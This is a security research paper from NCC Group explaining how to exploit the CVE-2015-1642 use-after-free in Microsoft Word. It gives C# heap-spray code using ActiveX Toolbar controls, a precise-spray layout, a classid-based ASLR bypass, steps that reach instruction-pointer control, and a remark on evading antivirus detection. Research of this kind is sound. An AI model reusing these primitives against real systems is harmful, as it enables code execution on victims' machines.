An NCC Group Publication

Understanding Microsoft Word OLE Exploit Primitives: Exploiting CVE-2015-1642 Microsoft Office CTaskSymbol Use-After-Free Vulnerability

Prepared by:
Dominic Wang

Contents

1 Abstract 3
2 Introduction 3
2.1 Microsoft Office Suite 3
2.2 Object Linking & Embedding 3
2.3 Prior Research 3
3 Background 4
3.1 Open XML Format 4
3.2 OLE Automation 4
3.3 Template Structures 4
3.4 Rich Text Format 5
4 Techniques 6
4.1 Spraying the Heap 6
4.1.1 Heap Spray Optimization 8
4.1.2 Precise Heap Spray 10
4.2 ASLR Bypass Apocalypse 11
5 CVE-2015-1642 Microsoft Office CTaskSymbol Use-After-Free vulnerability 12
5.1 Vulnerability Description 12
5.2 Triggering 12
5.3 Exploitation 13
6 Conclusion 14
7 Acknowledgments 14
8 References and Further Reading 14

1 Abstract

Until November 2013 (CVE-2013-3906) [1], exploit primitives for Object Linking and Embedding (OLE) objects were not discussed publicly. This changed at BlackHat USA 2015, when Haifei & Bing presented "Attacking Interoperability: An OLE Edition" [2]. This talk examined the internals of OLE embedding. Over the past few months, several malware campaigns targeting high-profile organisations were discovered to be exploiting separate flaws within OLE objects. These attacks leveraged similar exploitation tactics to those seen in the original CVE-2013-3906 malware sample.

Again, OLE exploitation is not new, but in the past, research about OLE has only focused on analysing malware for incident response and forensic purposes. This research attempts to document the necessary information for exploiting similar issues.

This paper is a written form of a presentation I gave at ToorCon San Diego in October 2015. It details the exploitation tactics used for exploiting the CVE-2015-1642 Microsoft Office CTaskSymbol Use-After-Free vulnerability discovered by Yong Chuan, Koh of MWRLabs [3].

2 Introduction

This research was inspired by Haifei & Bing's presentation for BlackHat USA 2015 [2]. In their presentation, Haifei mentioned that the CVE-2013-3906 malware sample embeds ActiveX controls instead of Adobe Flash to perform the heap spray. This heap spray tactic bypasses the scripting limitations of Microsoft Office, as well as security mitigations such as click-to-play for embedded Adobe Flash. It is also important to note that EMET and Microsoft Word 2013's forced ASLR mitigate some techniques described in this paper.

2.1 Microsoft Office Suite

The Microsoft Office suite is a package of office productivity software released by Microsoft. It consists of desktop applications such as Word, Excel, PowerPoint, Outlook, and other productivity applications.

2.2 Object Linking and Embedding

Object Linking and Embedding (OLE) is a Microsoft technology that allows embedding and linking to documents and other objects. More specifically, OLE allows developers to embed objects such as documents in another document. OLE embedding is described by Microsoft [4]:

> "With object embedding, one application (referred to as the "source") provides data or an image that will be contained in the document of another application (referred to as the "destination"). The destination application contains the data or graphic image, but does not understand it or have the ability to edit it. It simply displays, prints, and/or plays the embedded item."

2.3 Prior Research

Around November 2013, the security community became aware of a malware sample that exploited CVE-2013-3906, a TIFF integer overflow vulnerability. This malware is quite interesting, as it uses ActiveX controls in Word documents to perform heap sprays. Analysis of this particular malware was documented at Microsoft TechNet Blog and McAfee [5]. Sinn3r also developed a

Metasploit module based on the information provided [6]. Later, Haife and Bing gave a presentation about OLE internals, such as issues in the embedding process of the Microsoft Office Suite, at BlackHat USA 2015 [2]. In the meantime, Yong Chuan, Koh (@yongchuank) from MWRLabs discovered a series of memory corruption vulnerabilities, such as use-after-free and uninitialised memory usage, in OLE embedding [3].

3 Background

3.1 Open XML Format

The 2007 release of Microsoft Office introduced the Open XML Format for Microsoft Office Excel 2007, Microsoft Office PowerPoint 2007, and Microsoft Office Word 2007 [7]. These documents have file extensions suffixed with the letter 'x', such as 'docx', 'xlsx', 'pptx', and 'ppsx'. The Open XML Formats are based on XML and ZIP archive technologies, so one can extract the content of an Open XML document by decompressing it.

3.2 OLE Automation

In Microsoft Windows applications programming, OLE Automation (later renamed to simply Automation) is an inter-process communication mechanism created by Microsoft. As described by MSDN [8]:

> "Automation (formerly known as OLE Automation) makes it possible for one application to manipulate objects implemented in another application, or to expose objects so they can be manipulated."

Below is a table for the COM objects referenced in Visual Studio projects for Microsoft Word Automation and adding Microsoft Common Controls in our lab setting:

	Word Automation	Common Control (MSContLib)
Microsoft Word 2007	Microsoft Word 12.0 Object Library	Microsoft Windows Common Controls
Microsoft Word 2010	Microsoft Word 12.0 Object Library	Microsoft Windows Common Controls
Microsoft Word 2013	Microsoft Word 15.0 Object Library	Microsoft Windows Common Controls SP6

3.3 Template Structures

As Automation can insert object structures into a running Word document through inter-process communication, I usually leverage OLE Automation to model Microsoft Office exploits for the ease of debugging. This can be done through C# or Visual Basic.

The C# snippet below will open a new document and insert the text from the `txtAutomate` textbox.

```
...
        private void btnAutomate_Click(object sender, EventArgs e)
        {
```



```
            // Reference 'Automate Word'
            Word.Application objWord = new Word.Application();
            objWord.Visible = true;

            Word.Document objDoc;
            object objMissing = System.Reflection.Missing.Value;
            objDoc = objWord.Documents.Add(ref objMissing, ref objMissing, ref objMissing,
ref objMissing);

            MessageBox.Show("[+] Doc opened!");

            // How to: Programmatically Insert Text into Word Documents
            // https://msdn.microsoft.com/en-us/library/6b9478cs.aspx
            objWord.Selection.TypeText(txtAutomate.Text);

            // Null out the reference
            objWord = null;
        }

...
```

Recall that Open XML Formats are based on XML and ZIP archive technologies [7]. By renaming the document to `template.docx.zip`, one can open the compressed archive. Below is a sample structure for a `docx` file:

```
$ tree template.docx

template.docx
├── [Content Types].xml            // Identify every unique type of part within the
document
├── _rels
├── docProps
│   ├── app.xml                    // Properties to the document at the application level
│   └── core.xml                   // Document properties
└── word
    ├── _rels
    │   └── document.xml.rels              // Relationships used to link all document parts
    ├── document.xml               // Text for the main body of the document
    ├── fontTable.xml                      // Font settings for the document
    ├── settings.xml
    ├── styles.xml                 // Available accents and shadings
    ├── theme
    │   └── theme1.xml
    └── webSettings.xml

5 directories, 10 files
```

3.4 Rich Text Format

Microsoft Word is an RTF-format-aware text editor. There are two reasons that RTF is an attractive wrapper for bundling OLE exploits:

1. Inserting OLE objects using the OLE1.0 specification instead of OLE2.0, such as an Open XML format document that contains ActiveX controls which can perform heap spray.
2. Loading OLE controls through ProgID instead of GUID.

This can be observed through a malware sample that exploits the CVE-2015-1641 type confusion vulnerability. Notice the RTF header below:

```
{\rtf
{\object\objocx{\*\objdata BINARY_OLE1.0}}
```



```
{\object\objemb\objsetsize\objw9361\objh764{\*\objclass Word.Document.12}{\*\objdata
Open_XML_OLE1.0}}
{\object\objemb\objsetsize\objw9361\objh874{\*\objclass Word.Document.12}{\*\objdata
Open_XML_OLE1.0}}
{\object\objemb\objsetsize\objw9361\objh764{\*\objclass Word.Document.12}{\*\objdata
Open_XML_OLE1.0}}
}
```

Please refer to Haifei & Bing's presentation "Attacking Interoperability: An OLE Edition" slide 23 for further information [2].

4 Techniques

4.1 Spraying the Heap

For those who are not familiar with heap spraying, this is a technique that is commonly used in exploiting client-side software, such as browsers with scripting capabilities. By allocating chunks that are large enough and leveraging the userland heap allocation granularities, we can ensure many chunks allocated in the process heap are attacker controlled [9], and that one of those chunks will be situated at a predictable memory address.

In our case of Microsoft Word exploitation, by leveraging the `Toolbar` objects from the Microsoft Common Controls COM object, we can perform arbitrary heap allocations by assigning patterns to the `ToolTipText` property of the `Buttons` objects. As shown in the C# code snippets below, it will spray the process heap with 176 heap chunks, each of size 0x7ffe0. It's important to note that this spray primitive can also be achieved through other OLE controls and objects, such as the `TabStrip` object (as seen in the CVE-2013-3906 malware sample) and bitmap images.

```
Word.InlineShape[] ocx = new Word.InlineShape[1];
MSComctlLib.Toolbar[] toolbarArray = new MSComctlLib.Toolbar[176];

// '@NCC' heap tag
string pattern = "\u4e40\u4343";
while (pattern.Length < (0x7ffe0 - 0xa)/0x2)
{
        pattern += "\u4141";
}

MessageBox.Show("[+] Chunk size: 0x" + (pattern.Length*0x2 + 0xa).ToString("X"));


ocx[0] = objDoc.InlineShapes.AddOLEControl("MSComctlLib.Toolbar");
// Allocating 0x7ffe0 size chunks

for (int i = 0; i < 176; i++)
{
        toolbarArray[i] = ((MSComctlLib.Toolbar)ocx[0].OLEFormat.Object);
        toolbarArray[i].Buttons.Add().ToolTipText = pattern;
}

MessageBox.Show("[+] Heap sprayed! Search for tag 0x43434e40");
```

The effect of using the spray primitive is illustrated through the WinDbg output below:

```
0:010> !heap -stat -h 00360000
 heap @ 00360000
```

```
group-by: TOTSIZE max-display: 20
    size     #blocks     total     ( %) (percent of total busy bytes)
    7ffe0 b0 - 57fea00  (98.49)       // Notice 98.49% of busy blocks with size 0x7ffe0
    e4 16e - 145f8  (0.09)
    11814 1 - 11814  (0.08)
    11800 1 - 11800  (0.08)
[.. Snipped ..]

0:010> !heap -flt s 7ffe0             // Filter blocks with size 0x7ffe0
    _HEAP @ 360000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        05cb0018 10000 0000  [00]   05cb0020    7ffe0 - (busy VirtualAlloc)
        05d30018 10000 0000  [00]   05d30020    7ffe0 - (busy VirtualAlloc)
        06500018 10000 0000  [00]   06500020    7ffe0 - (busy VirtualAlloc)
        06580018 10000 0000  [00]   06580020    7ffe0 - (busy VirtualAlloc)
[.. Snipped ..]

0:010> s -d 0x00000000 L?0x7fffffff 43434e40
03cc0024  43434e40 41414141 41414141 41414141  @NCCAAAAAAAAAAAA
03d40024  43434e40 41414141 41414141 41414141  @NCCAAAAAAAAAAAA
03eb0024  43434e40 41414141 41414141 41414141  @NCCAAAAAAAAAAAA
03f30024  43434e40 41414141 41414141 41414141  @NCCAAAAAAAAAAAA
05c30024  43434e40 41414141 41414141 41414141  @NCCAAAAAAAAAAAA
05cb0024  43434e40 41414141 41414141 41414141  @NCCAAAAAAAAAAAA
05d30024  43434e40 41414141 41414141 41414141  @NCCAAAAAAAAAAAA
06500024  43434e40 41414141 41414141 41414141  @NCCAAAAAAAAAAAA
06580024  43434e40 41414141 41414141 41414141  @NCCAAAAAAAAAAAA
[.. Snipped ..]

0:010> !heap -p -a 06600018           // Notice the allocation is achieved through
VirtualAlloc
    address 06600018 found in
    _HEAP @ 360000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        06600018 10000 0000  [00]   06600020    7ffe0 - (busy VirtualAlloc)
        7741e080 ntdll!RtlAllocateHeap+0x00000274
        76f3ea43 ole32!CRetailMalloc_Alloc+0x00000016
        76624557 OLEAUT32!APP_DATA::AllocCachedMem+0x00000060
        7662460b OLEAUT32!SysAllocStringLen+0x0000003d
        76624677 OLEAUT32!SysAllocString+0x0000002c
        2758ceb8 MSCOMCTL!DllGetClassObject+0x00006174
        76ed6311 RPCRT4!NdrStubCall2+0x000002d6
        7702aec1 ole32!CStdStubBuffer_Invoke+0x0000003c
```

While our heap spray looks nicely aligned, there is a caveat which we will examine in the next section. Starting with a simple Word document as shown in section 3.3, we can pass it to our C# program or script that injects the heap spray functionality, and that will output a new file. Then, we save the document and name it `spray_toolbar.docx.zip`. Open the archive, and notice a newly added directory named `ActiveX`.

```
$ tree spray_toolbar.docx/
spray_toolbar.docx/
├── [Content Types].xml
├──  rels
├── docProps
│   ├── app.xml
│   └── core.xml
└── word
    ├──  rels
    │   └── document.xml.rels
    ├── activeX                          // Directory that contains ActiveX controls
    │   ├── _rels
    │   │   └── activeX1.xml.rels        // Define relationship between activeX_.bin and
activeX .xml
    │   ├── activeX1.bin                 // Compound Document Format which contains the sprayed
data
    │   └── activeX1.xml                 // Specify the OLE (ex. Toolbar) through the classid
    ├── document.xml
    ├── fontTable.xml
    ├── media
    │   └── image1.wmf
    ├── settings.xml
    ├── styles.xml
    ├── theme
    │   └── theme1.xml
    └── webSettings.xml

8 directories, 14 files
```

The `activeX[number].bin` file is using the Microsoft Compound Document Format [6]. It contains our heap spray data. It is important to note how the `activeX[number].bin` file was referenced. First, `document.xml.rels` references `activeX[number].xml`. This then references `rels/activeX[number].xml.rels`, which ultimately points to the compound document `activeX[number].bin` containing our heap spray.

4.1.1 Heap Spray Optimisation

Due to the complex nature of the compound document format, it takes more than ten minutes to load the heap spray shown in the previous section. Let's examine the `ActiveX` directory from a malware sample for CVE-2015-1641 that exploits a type confusion vulnerability in Word.

```
// CVE-2015-1641 malware sample (amendment.doc)

├─── activeX
|    ├─── _rels                       // activeX1.xml.rels - activeX40.xml.rels (40 files)
|    |    ├─── activeX1.xml.rels

...

|    |    ├─── activeX40.xml.rels
|    ├─── activeX1.bin                // Compound Document Format which contains the sprayed
data (2047KB)
|    ├─── activeX1.xml                // Specify the OLE (ex. TabStrip) through the classid
|    ├─── activeX2.xml

...
```


```
|   ├── activeX40.xml

...
```

The `activeX[number].xml` document specifies the OLE controls through the classid attribute.

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<ax:ocx ax:classid="{66833FE6-8583-11D1-B16A-00C0F0283628}" ax:persistence="persistStorage"
r:id="rId1" xmlns:ax="http://schemas.microsoft.com/office/2006/activeX"
xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships"/>
```

We can confirm the specified control is indeed the `MSComctlLib.Toolbar.2` control by using PowerShell.



In this sample, `activeX[number].xml` has the value `{1EFB6596-857C-11D1-B16A-00C0F0283628}` for its classid attribute, which loads the `TabStrip` control. There are forty occurrences of such XML documents. There's one compound document, named `activeX1.bin`, which contains the data that is used for heap spray. This file has a size of 2047KB (around 2MB). In the `rels` folder, the `activeX[number].xml.rels` defines the relationships the between the activeX1.bin compound document and `activeX[number].xml` documents. Since there's only one compound document, it is important to note this folder structure was likely manually edited.

Armed with this information we allocate two buttons, each with around 1MB (2MB total) of heap spray data, in each OLE control. This will create a heap spray similar to the original malware sample. This can be achieved through the C# snippet below:

```
...
            Word.InlineShape[] ocx = new Word.InlineShape[10];
            MSComctlLib.Toolbar[,] toolbarArray = new MSComctlLib.Toolbar[10, 2];

            // '@NCC' heap tag
            string pattern = "\u4e40\u4343";
            string shellcode = "\udead\udead";
            shellcode += "\udead\udead";

            int block size = 0x1000;

            while (pattern.Length < block size) {
                pattern += "\u9090";
            }
            pattern = pattern.Substring(0, block_size - (shellcode.Length));

            string objAlloc = shellcode + pattern;

            while (objAlloc.Length < (0xfffe0-0xa)/2) {
                objAlloc += objAlloc;
            }
            objAlloc = objAlloc.Substring(0, (0xfffe0 - 0xa) / 2);

            MessageBox.Show("[+] objAlloc size: 0x" + (objAlloc.Length * 0x2 +
0xa).ToString("X"));

            for (int i = 0; i < 10; i++) {
```

```
                ocx[i] = objDoc.InlineShapes.AddOLEControl("MSComctlLib.Toolbar");
                for (int j = 0; j < 2; j++) {
                    toolbarArray[i, j] = ((MSComctlLib.Toolbar)ocx[i].OLEFormat.Object);
                    toolbarArray[i, j].Buttons.Add().ToolTipText = objAlloc;
                }
            }

            MessageBox.Show("[+] Heap sprayed! Search for tag 0x43434e40");
...
```

Notice the significant time decrease to perform the heap spray. It takes around five seconds to perform our heap spray, rather than ten minutes.

4.1.2 Precise Heap Spray

We want to make sure we can align the heap spray with controlled data at known addresses, such as the classic 0x0a0a0a0a. This is very similar to Internet Explorer precise heap spraying. By adding padding into the heap spray chunks and carefully calculating the Unicode offset, you can ensure the heap spray address 0x0a0a0a0a always points to known data. In our case, it will point to 0xdeaddead.

```
...

            // '@NCC' heap tag
            string pattern = "\u4e40\u4343";
            string padding = "\u4141";

            // 0a0a0a0a points here
            string shellcode = "\udead\udead\udead\udead";
            shellcode += "\udead\udead\udead\udead";
            shellcode += "\udead\udead\udead\udead";

            int block_size = 0x1000;
            int padding size = (0x9f2 - 0xc) / 2;

            while (padding.Length < padding size)
            {
                padding += "\u4141";
            }

            while (pattern.Length < block size)
            {
                pattern += "\u9090";
            }

            pattern = pattern.Substring(0, block size - (shellcode.Length + padding.Length));

            // [ padding ] [ 0a0a0a0a: shellcode ] [ tag ][ pattern ]
            string objAlloc = padding + shellcode + pattern;

            while (objAlloc.Length < (0xfffe0 - 0xa) / 2)
            {
                objAlloc += objAlloc;
            }
            objAlloc = objAlloc.Substring(0, (0xfffe0 - 0xa) / 2);

            MessageBox.Show("[+] objAlloc size: 0x" + (objAlloc.Length * 0x2 +
0xa).ToString("X"));

...
```

This condition is illustrated in the WinDbg output below. Notice that now 0x0a0a0a0a points to 0xdeaddead.

```
0:011> dc 0a0a0a0a
0a0a0a0a  deaddead deaddead deaddead deaddead  ................
0a0a0a1a  deaddead deaddead 43434e40 90909090  ........@NCC....
0a0a0a2a  90909090 90909090 90909090 90909090  ................
0a0a0a3a  90909090 90909090 90909090 90909090  ................
0a0a0a4a  90909090 90909090 90909090 90909090  ................
0a0a0a5a  90909090 90909090 90909090 90909090  ................
0a0a0a6a  90909090 90909090 90909090 90909090  ................
0a0a0a7a  90909090 90909090 90909090 90909090  ................

0:011> !heap -p -a 0a0a0a0a
    address 0a0a0a0a found in
    _HEAP @ 3a0000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        0a010018 20000 0000  [00]   0a010020    fffe0 - (busy VirtualAlloc)
```

4.2 ASLR Bypass Apocalypse

This technique was discovered by Parvez Anwar [10]. In a nutshell, we are able to force Microsoft Word to load any classid associated with non-ASLR modules. This technique can be employed successfully against Microsoft Office 2003, 2007, 2010, and WordPad. Fortunately, this technique cannot be used on Office 2013, due to the "Force ASLR" mitigation.

As there are numerous non-ASLR modules with classid attached, we will use the one documented by Parvez. However, we will load the modules using the Open XML format instead of rich text format, for the sake of consistency.

The `MSVCR71` module has repeatedly been abused by attackers, and there already exists an optimised ROP-chain for this module. In order to load the `MSVCR71` module, we will force Microsoft Office to load the COM objects with ProgIDs of `otkloadr.WRLoader.1` or `otkloadr.WRAssembly.1`. When exploiting RTF, we can simply include their ProgIDs in OLE objects. When exploiting Open XML, we must instead use their corresponding classids: `{05741520-C4EB-440A-AC3F-9643BBC9F847}`, `{A08A033D-1A75-4AB6-A166-EAD02F547959}`.

First, we use the template structure, and a `Toolbar` object as a place holder, and save the document. Then, extract the `activeX1.xml` from the `ActiveX` directory in the `word` directory. Notice the classid attribute is the `MSComctlLib.Toolbar.2` control.

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<ax:ocx ax:classid="{66833FE6-8583-11D1-B16A-00C0F0283628}" ax:persistence="persistStorage"
r:id="rId1" xmlns:ax="http://schemas.microsoft.com/office/2006/activeX"
xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships"/>
```

Replace the classid attribute with `{05741520-C4EB-440A-AC3F-9643BBC9F847}` and then overwrite the original `activeX1.xml`. Now load the modified Open XML file. Notice that the modules `OTKLOADR.DLL` and `MSVCR71.DLL` are loaded.

5 CVE-2015-1642 Microsoft Office CTaskSymbol Use-After-Free vulnerability

5.1 Vulnerability Description

This is a use-after-free vulnerability discovered by Yong Chuan, Koh of MWRLabs, who published a very detailed vulnerability advisory[3]. We won't cover the root cause analysis for this particular vulnerability, because I don't think I can explain it better than the referenced advisory.

A use-after-free condition can be triggered when Microsoft Word loads the COM object which has the UUID: `44F9A03B-A3EC-4F3B-9364-08E0007F21DF`. This is the `Control.TaskSymbol.1` COM object.

```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\root> function getProgID ($guid) {(gp
"registry::\HKEY_CLASSES_ROOT\CLSID\{$GUID}\ProgID").'(default)'}
PS C:\Users\root> getProgID 44F9A03B-A3EC-4F3B-9364-08E0007F21DF
Control.TaskSymbol.1
```

5.2 Triggering

This vulnerability is triggered through the OLE initialisation by the `CoCreatInstance()` function call. Once the vulnerable COM is loaded, we won't have the opportunity to save the document because it will simply crash:

```
...
ocx[0] = objDoc.InlineShapes.AddOLEControl("Control.TaskSymbol.1");
...
```

For this reason, we will template our vulnerability trigger using a `Toolbar` object instead. Next, replace the classid attribute of the `ActiveX1.xml` document from the `ActiveX` folder with the vulnerable COM object's classid of `44F9A03B-A3EC-4F3B-9364-08E0007F21DF`. Enable page heap, and notice the freed object has a size of 0x60. There's also a virtual function call using the previously freed object at the offset of `CComContainedObject<CTaskSymbol>::AddRef+0xe`.

The WinDbg output below illustrates the use-after-free condition, replacing the previously freed chunk with the pattern 0x41414141:

```
0:000> r
eax=05de5be0 ebx=0015d994 ecx=41414141 edx=000000c0 esi=0026ff00 edi=00000001
eip=60ea526e esp=0015d8f8 ebp=0015d8fc iopl=0         nv up ei pl nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010216
mmcndmgr!ATL::CComContainedObject<CTaskSymbol>::AddRef+0xe:
60ea526e ff5104          call    dword ptr [ecx+4]    ds:0023:41414145=????????

0:000> u 60ea526b
mmcndmgr!ATL::CComContainedObject<CTaskSymbol>::AddRef+0xb:
60ea526b 8b08            mov     ecx,dword ptr [eax]
```



```
60ea526d 50              push    eax
60ea526e ff5104          call    dword ptr [ecx+4]
60ea5271 5d              pop     ebp
60ea5272 c20400          ret     4
60ea5275 90              nop
60ea5276 90              nop
60ea5277 90              nop

0:000> !heap -p -a eax
    address 05de5be0 found in
    _HEAP @ 320000
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
        05de5bb8 000d 0000  [00]   05de5bc0    00060 - (busy)


0:000> dc eax
05de5be0  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
05de5bf0  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
05de5c00  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
05de5c10  41414141 41414141 00004141 00000000  AAAAAAAAAA......
```

5.3 Exploitation

This vulnerability can be exploited by:

1. Heap spraying with multiple 0xffe0 sized chunks. More specifically, precisely spray the heap memory, and ensure the address 0x0a0a0a0a + 0x4 contains a memory address to which the code execution should be redirected. This value can be a stack pivot for ROP when exploiting Office Suite 2010 (DEP enabled), or simply a redirect for the execution flow to a NOP sled when exploiting Office Suite 2003 and 2007 (no DEP enabled).

2. Spraying the heap memory with the size 0x60 multiple times. This is used to defragment the heap, and increases our exploit's reliability.


3. Load the vulnerable COM object (UUID: `44F9A03B-A3EC-4F3B-9364-08E0007F21DF`).

4. Spraying the heap memory with the size 0x60 multiple times using the pattern 0x0a0a0a0a. This is used for replacing the freed heap chunk.

5. Once the virtual function is called using the attacker controlled object, this will dereference the value from our precise heap spray at the address 0x0a0a0a0a + 0x4.

6. Now we have control over the instruction pointer.

Now we control the EIP register:



6 Conclusion

While OLE-based exploit primitives do have their limitations, I found the ability to use OLE controls to build the exploit primitives, rather than the more commonly used scripting capabilities (ex. JavaScript and ActionScript), quite fascinating. It is important to note that some antivirus products only flag the `TabStrip` OLE control to detect heap allocation primitives in Word documents. By using different controls, such as the `Toolbar` OLE control described in this paper, we can evade some antivirus vendors.

I appreciate any feedback or corrections. If I made any mistakes, or failed to cite the proper sources, you can contact me via Twitter: @d0mzw, or email: dominic<dot>wang@nccgroup.trust

7 Acknowledgments

I'd like to thank my colleagues Michael Weber, Aaron Adams, and Andrew Hickey for their peer review and valued suggestions.

8 References and Further Reading

[1] M. S. D. C. Xiaobo Chen, "The Dual Use Exploit: CVE-2013-3906 Used in Both Targeted Attacks and Crimeware Campaigns," 7 November 2013. [Online]. Available: https://www.fireeye.com/blog/threat-research/2013/11/the-dual-use-exploit-cve-2013-3906-used-in-both-targeted-attacks-and-crimeware-campaigns.html.

[2] B. S. Haifei Li, "Attacking Interoperability: An OLE Edition," BlackHat USA 2015, August 2015. [Online]. Available: https://www.blackhat.com/docs/us-15/materials/us-15-Li-Attacking-Interoperability-An-OLE-Edition.pdf.

[3] K. Yong Chuan, "Microsoft Office CTaskSymbol Use-After-Free Vulnerability," MWRLabs, 17 August 2015. [Online]. Available: https://labs.mwrinfosecurity.com/advisories/2015/08/17/microsoft-office-ctasksymbol-use-after-free-vulnerability/.

[4] Microsoft, "Common Questions: Object Linking and Embedding, Data Exchange," Microsoft, [Online]. Available: https://support.microsoft.com/en-us/kb/122263.

[5] swiat, "CVE-2013-3906: a graphics vulnerability exploited through Word documents," Microsoft, 5 November 2013. [Online]. Available: http://blogs.technet.com/b/srd/archive/2013/11/05/cve-2013-3906-a-graphics-vulnerability-exploited-through-word-documents.aspx.

[6] "MS13-096 Microsoft Tagged Image File Format (TIFF) Integer Overflow," Rapid7, November 2013. [Online]. Available: https://www.rapid7.com/db/modules/exploit/windows/fileformat/mswin_tiff_overflow.

[7] F. Rice, "Introducing the Office (2007) Open XML File Formats," Microsoft, May 2006. [Online]. Available: https://msdn.microsoft.com/en-us/library/aa338205(v=office.12).aspx.

[8] "Automation," Microsoft, [Online]. Available: https://msdn.microsoft.com/en-us/library/dt80be78.aspx.

[9] A. Sotirov, "Heap Feng Shui in JavaScript," BlackHat Europe 2007, [Online]. Available: https://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf.

[10] P. Anwar, "Bypassing Windows ASLR in Microsoft Word using Component Object Model (COM) objects," 1 June 2014. [Online]. Available: http://www.greyhathacker.net/?p=770.

